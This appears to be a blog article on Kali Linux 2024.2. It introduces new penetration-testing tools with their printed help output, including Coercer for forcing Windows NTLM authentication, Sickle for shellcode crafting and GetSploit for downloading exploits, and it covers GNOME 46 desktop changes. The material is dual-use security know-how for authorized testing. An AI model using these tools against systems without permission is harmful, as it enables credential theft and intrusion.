
What sets Kali Linux apart, however, is that it is oriented to offer a very robust security-testing platform. It comes preloaded with hundreds of tools, so this is the one-stop shop for any professional charged with the duty to secure a network or system. What makes Kali Linux such an extremely valuable tool is its ability to work in versatile and user-friendly ways whenever you need a full-scale pen test or even a simple security audit.

Kali Linux changes are continuous with every new release. In this new change, it updates its tools, boosts performance, and engages the user much better. Kali Linux 2024.2 is the latest release, and it does not fail in bringing a raft of new features and tools that make it more potent for any user working in cybersecurity.

Introduction to Kali Linux 2024.2

The latest release, Kali Linux 2024.2, continues this tradition of excellence with new features, tools, and updates that will enhance the user's experience and further amplify the capabilities of this distribution. Kali Linux 2024.2 does come with quite a few key changes at hand that enhance the desktop and additional tools for penetration testers. The release does not only keep pace with the latest developments in the domain of cybersecurity, it sets up the stage for new and veteran users to discover and exploit vulnerabilities efficiently. Featuring new tools that can solve developing security concerns and desktop enhancements for improving the general user experience, it lets users perform their security assessment projects more efficiently.

"While popular media often depicts computer hackers as loners, the cybercrime ecosystem is highly complex and collaborative. In fact, the hacker economy is so large that the World Economic Forum predicts cybercrime could cost the global economy \$10.5 trillion annually by 2025."



New Tools Added

Kali Linux 2024.2 brings quite a few new tools to the table, further extending the possibilities for penetration testers by providing enhanced functionality for many kinds of security assessments. These tools address problems in the cybersecurity domain and will give pentesters what they need to be ahead of threats.

1.AutoRecon

AutoRecon is a multi-threaded network reconnaissance tool developed to save a lot of time for penetration testers. This is especially true for CTF situations, such as those encountered during the OSCP or in real-world engagements. It is a powerful tool in the enumeration of services by conducting comprehensive scanning on a target network, fast in searching for open ports and running services. AutoRecon automates several well-known tools, such as Nmap and gobuster, among others, for gaining fine-grained information about a network. Hence, this automation will provide acceleration at the very first stage of reconnaissance and guarantee that no service will be skipped, thus delivering a view overall of the target.

"Mobile cyberattacks are on the rise — and they can be just as devastating to SMBs as computer and network hacks. It's crucial to include mobile devices in cybersecurity plans for comprehensive security coverage."


```
root@kali:~# autorecon -h
```

```
usage: autorecon [-t TARGET_FILE] [-p PORTS] [-m MAX_SCANS]
                [-mp MAX_PORT_SCANS] [-c CONFIG_FILE] [-g GLOBAL_FILE]
                [--tags TAGS] [--exclude-tags TAGS] [--port-scans PLUGINS]
                [--service-scans PLUGINS] [--reports PLUGINS]
                [--plugins-dir PLUGINS_DIR] [--add-plugins-dir PLUGINS_DIR]
                [-l [TYPE]] [-o OUTPUT] [--single-target] [--only-scans-dir]
                [--no-port-dirs] [--heartbeat HEARTBEAT] [--timeout TIMEOUT]
                [--target-timeout TARGET_TIMEOUT]
                [--nmap NMAP | --nmap-append NMAP_APPEND] [--proxychains]
                [--disable-sanity-checks] [--disable-keyboard-control]
                [--force-services SERVICE [SERVICE ...]]
                [-mpti PLUGIN:NUMBER [PLUGIN:NUMBER ...]]
                [-mpgi PLUGIN:NUMBER [PLUGIN:NUMBER ...]] [--accessible] [-v]
                [--version] [--curl.path VALUE]
                [--dirbuster.tool {feroxbuster,gobuster,dirsearch,ffuf,dirb}]
                [--dirbuster.wordlist VALUE [VALUE ...]]
                [--dirbuster.threads VALUE] [--dirbuster.ext VALUE]
                [--dirbuster.recursive] [--dirbuster.extras VALUE]
                [--enum4linux.tool {enum4linux-ng,enum4linux}]
                [--onesixtyone.community-strings VALUE]
                [--subdomain-enum.domain VALUE]
                [--subdomain-enum.wordlist VALUE [VALUE ...]]
                [--subdomain-enum.threads VALUE]
                [--vhost-enum.hostname VALUE]
                [--vhost-enum.wordlist VALUE [VALUE ...]]
                [--vhost-enum.threads VALUE] [--wpscan.api-token VALUE]
                [--global.username-wordlist VALUE]
                [--global.password-wordlist VALUE] [--global.domain VALUE]
                [-h]
                [targets ...]
```

Network reconnaissance tool to port scan and automatically enumerate services found on multiple targets.

2.Coercer

Coercer is a Python script that enables lateral movement within networks where Windows servers are coerced to authenticate to arbitrary machines. The prime purpose behind developing it was to demonstrate possible ways of making a Windows server authenticate and that helps to achieve NTLM hashes or some other form of authentication data. Coercer is very helpful during penetration testing, most often in scenarios involving the Windows environment, because it allows testers to collect credentials for potential reuse in privilege escalation or moving laterally within the network. Automating the process is greatly simplified for a tester and makes penetration testing very effective at finding possible vulnerabilities within a network's authentication protocols.

"Hackers' favorite accounts to target include Facebook, Instagram, Spotify and Twitch. They'll use leaked credentials or steal login details via phishing emails."


```
root@kali:~# coercer -h
```



```
v2.4.3  
by @podalirius_
```

```
usage: coercer [-h] [-v] {scan,coerce,fuzz} ...
```

Automatic windows authentication coercer using various methods.

positional arguments:

{scan,coerce,fuzz}	Mode
scan	Tests known methods with known working paths on all methods, and report when an authentication is received.
coerce	Trigger authentications through all known methods with known working paths
fuzz	Tests every method with a list of exploit paths, and report when an authentication is received.

options:

-h, --help	show this help message and exit
-v, --verbose	Verbose mode (default: False)

3.GetSploit

GetSploit moves the concept of the searchsploit tool a step ahead. It merges the possibility of searching for exploit code from the command line with the capability of immediate download. It is an online exploit database query for Exploit-DB, Metasploit, and Packetstorm, which provides an ability for penetration testers to find relevant exploits without having to leave their terminal. Another of the strongest features of GetSploit is its ability to allow exploit source code to download directly into a user working directory. This makes the exploitation process easier. This is convenient in scenarios whereby, as a penetration tester, one needs faster access to exploit code during an engagement. They can respond to the discovered vulnerabilities quickly. What makes GetSploit so powerful is that this broad search across numerous databases increases its chances of returning with a working exploit.

```
root@kali:~# getsplloit -h
```

```
Usage: Exploit search and download utility
```

Options:

-h, --help	show this help message and exit
-t, --title	Search JUST the exploit title (Default is description and source code).
-j, --json	Show result in JSON format.
-m, --mirror	Mirror (aka copies) search result exploit files to the subdirectory with your search query name.
-c COUNT, --count=COUNT	Search limit. Default 10.
-l, --local	Perform search in the local database instead of searching online.
-u, --update	Update getsplloit.db database. Will be downloaded in the script path.

4.GoWitness

GoWitness is a utility written in Golang, used for taking screenshots of websites and web applications. It is very helpful in the documentation of a target's web interfaces during penetration testing. It uses Headless Chrome to take screenshots and provides a clear view of the target's web interfaces directly from the command line. GoWitness is very handy during the reconnaissance phase of a web application test. In most cases, knowing how web pages are laid out and presented helped in finding potential vulnerabilities. Coupled with that, it also helps in documentation by capturing the screenshot. It is automatically stored for one to view later or put into the report. This feature is especially very vital for penetration testers since they need to have proper records of their findings and present them in a clear, well-viewed format.

```
root@kali:~# gowitness -h
```

```
A commandline web screenshot and information gathering tool by @leonjza
```

```
Usage:
```

```
gowitness [command]
```

```
Available Commands:
```

```
completion  Generate the autocompletion script for the specified shell
file         Screenshot URLs sourced from a file or stdin
help         Help about any command
merge        Merge gowitness sqlite databases
nessus       Screenshot services from a Nessus XML file
nmap         Screenshot services from an Nmap XML file
report       Work with gowitness reports
scan         Scan a CIDR range and take screenshots along the way
server       Starts a webserver that serves the report interface, api and screen
single       Take a screenshot of a single URL
version      Prints the version of gowitness
```

5.Sickle-Tool

Sickle is a development tool for payloads that caters to the specific needs of penetration testers working with shellcode and other kinds of payloads. Originally developed for shellcode crafting, Sickle has matured to cater to several types of exploits, particularly those involving assembly. It provides testers with a platform for developing custom payloads to build an exploit around a given payload after completion. It is quite helpful for the penetration tester in most cases of general payloads being ineffective or in specific scenarios in which the attack vector must be highly customized. Not only does Sickle manipulate the effectiveness of a penetration test by the way of customizing payloads tailored to specific situations, but also it contributes to the development of new innovative exploit techniques.

"I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses." -Kevin Mitnick


```
root@kali:~# sickle-tool -h
usage: sickle-tool [-h] [-r READ] [-f FORMAT] [-s] [-e EXAMINE] [-obj OBJDUMP]
                  [-m MODULE] [-a ARCH] [-b BADCHARS] [-v VARNAME] [-l]
```

Sickle - Payload development tool

options:

```
-h, --help          show this help message and exit
-r READ, --read READ read bytes from binary file (any file)
-f FORMAT, --format FORMAT
                    output format (--list for more info)
-s, --stdin         read ops from stdin (EX: echo -ne "\xde\xad\xbe\xef" |
                    sickle -s -f <format> -b '\x00')
-e EXAMINE, --examine EXAMINE
                    examine a separate file containing original shellcode.
                    mainly used to see if shellcode was recreated
                    successfully
-obj OBJDUMP, --objdump OBJDUMP
                    binary to use for shellcode extraction (via objdump
                    method)
-m MODULE, --module MODULE
                    development module
-a ARCH, --arch ARCH select architecture for disassembly
-b BADCHARS, --badchars BADCHARS
                    bad characters to avoid in shellcode
-v VARNAME, --varname VARNAME
                    alternative variable name
-l, --list          list all available formats and arguments
```

6.SploitScan

SploitScan is a command-line utility that puts at the pen tester's disposal one of the largest sources for looking up CVEs. It aggregates a number of sources of cybersecurity databases, including MITRE, CISA, and EPSS, among others, to provide detailed information on known vulnerabilities and their exploitability together with patch priorities. This library is especially useful for a penetration tester running vulnerability assessment and management. It enables the penetration tester to further prioritize vulnerabilities according to their impact and whether exploits are publicly available. The export option in JSON or CSV formats permits easy integration with other tools or makes detailed reporting possible, making SploitScan an essential tool in managing the complexity of modern threats against cybersecurity.

"I got so passionate about technology. Hacking to me was like a video game. It was about getting trophies. I just kept going on and on, despite all the trouble I was getting into, because I was hooked."

-Kevin Mitnick


```
root@kali:~# sploitscan -h
```



```
v0.10.3 / Alexander Hagenah / @xaitax / ah@primepage.de
```

```
usage: sploitscan [-h] [-e {json,JSON,csv,CSV,html,HTML}]
                  [-t {nessus,nexpose,openvas,docker}] [-i IMPORT_FILE]
                  [-c CONFIG] [-d]
                  [cve_ids ...]
```

SploitScan: Retrieve and display vulnerability data as well as public exploits for given CVE ID(s).

positional arguments:

cve_ids Enter one or more CVE IDs to fetch data. Separate multiple CVE IDs with spaces. Format for each ID: CVE-YYYY-NNNNN. This argument is optional if an import file is provided using the **-i** option.

options:

-h, --help show this help message and exit

-e {json,JSON,csv,CSV,html,HTML}, --export {json,JSON,csv,CSV,html,HTML} Optional: Export the results to a JSON, CSV, or HTML file. Specify the format: 'json', 'csv', or 'html'.

-t {nessus,nexpose,openvas,docker}, --type {nessus,nexpose,openvas,docker} Specify the type of the import file: 'nessus', 'nexpose', 'openvas' or 'docker'.

-i IMPORT_FILE, --import-file IMPORT_FILE Path to an import file from a vulnerability scanner. If used, CVE IDs can be omitted from the command line arguments.

-c CONFIG, --config CONFIG Path to a custom config file.

-d, --debug Enable debug output.

7. WaybackPy

WaybackPy is a Python package and command-line interface. It interfaces with the Internet Archive's Wayback Machine to give penetration testers access to historical versions of websites. It interfaces with the three public APIs exposure of the Wayback Machine and includes SavePageNow, the CDX Server, and the Availability API, to get back the archived web pages. WaybackPy is very effective in uncovering sensitive information previously exposed, outdated code, or vulnerabilities that remain exploitable during web application penetration testing. Previous versions of a website can be used by a penetration tester to identify how a website has evolved over time and, further, to locate security oversights introduced or overlooked. This can be a key element in understanding the full scope of the security posture for a web application and its weak points.


```
root@kali:~# waybackpy --help
```

```
Usage: waybackpy [OPTIONS]
```



Python package & CLI tool that interfaces the Wayback Machine APIs

Repository: <https://github.com/akamhy/waybackpy>

Documentation: <https://github.com/akamhy/waybackpy/wiki/CLI-docs>

waybackpy - CLI usage(Demo video): <https://asciinema.org/a/469890>

Released under the MIT License. Use the flag --license for license.

Desktop Changes: GNOME 46 and XFCE

Kali Linux 2024.2 offers massive updates to its desktop environments, usability, and performance. These updates bring the two major Kali Linux desktop environments up to date for a better user experience in front of the penetration tester.


GNOME 46

The GNOME Project has rolled out GNOME 46, nicknamed "Kathmandu," boasting many large improvements: Files has added global search to be able to search across several locations, enhanced file operation feedback, and is just plain fast. Online Accounts got updated with support for Microsoft OneDrive and new and improved settings. It's also enabled remote logins through a new RDP-based choice, improving remote desktop experiences.

The Settings application is now more organized, with tidbits for better navigation, new touchpad settings, and a lot of polish to make things easier to use. The work on accessibility involves the Orca screen reader, adding a sleep mode, and making navigation in tables much better. Refreshed avatars, improved notifications, and enhancements to the on-screen keyboard functionality finish off the system-wide changes.

Some GNOME applications have also seen updates to version 46 for performance, security, and better user experience.

